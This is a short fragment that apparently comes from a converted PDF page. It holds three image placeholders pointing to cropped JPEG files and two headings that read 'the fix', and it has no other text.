
# the fix





# the fix

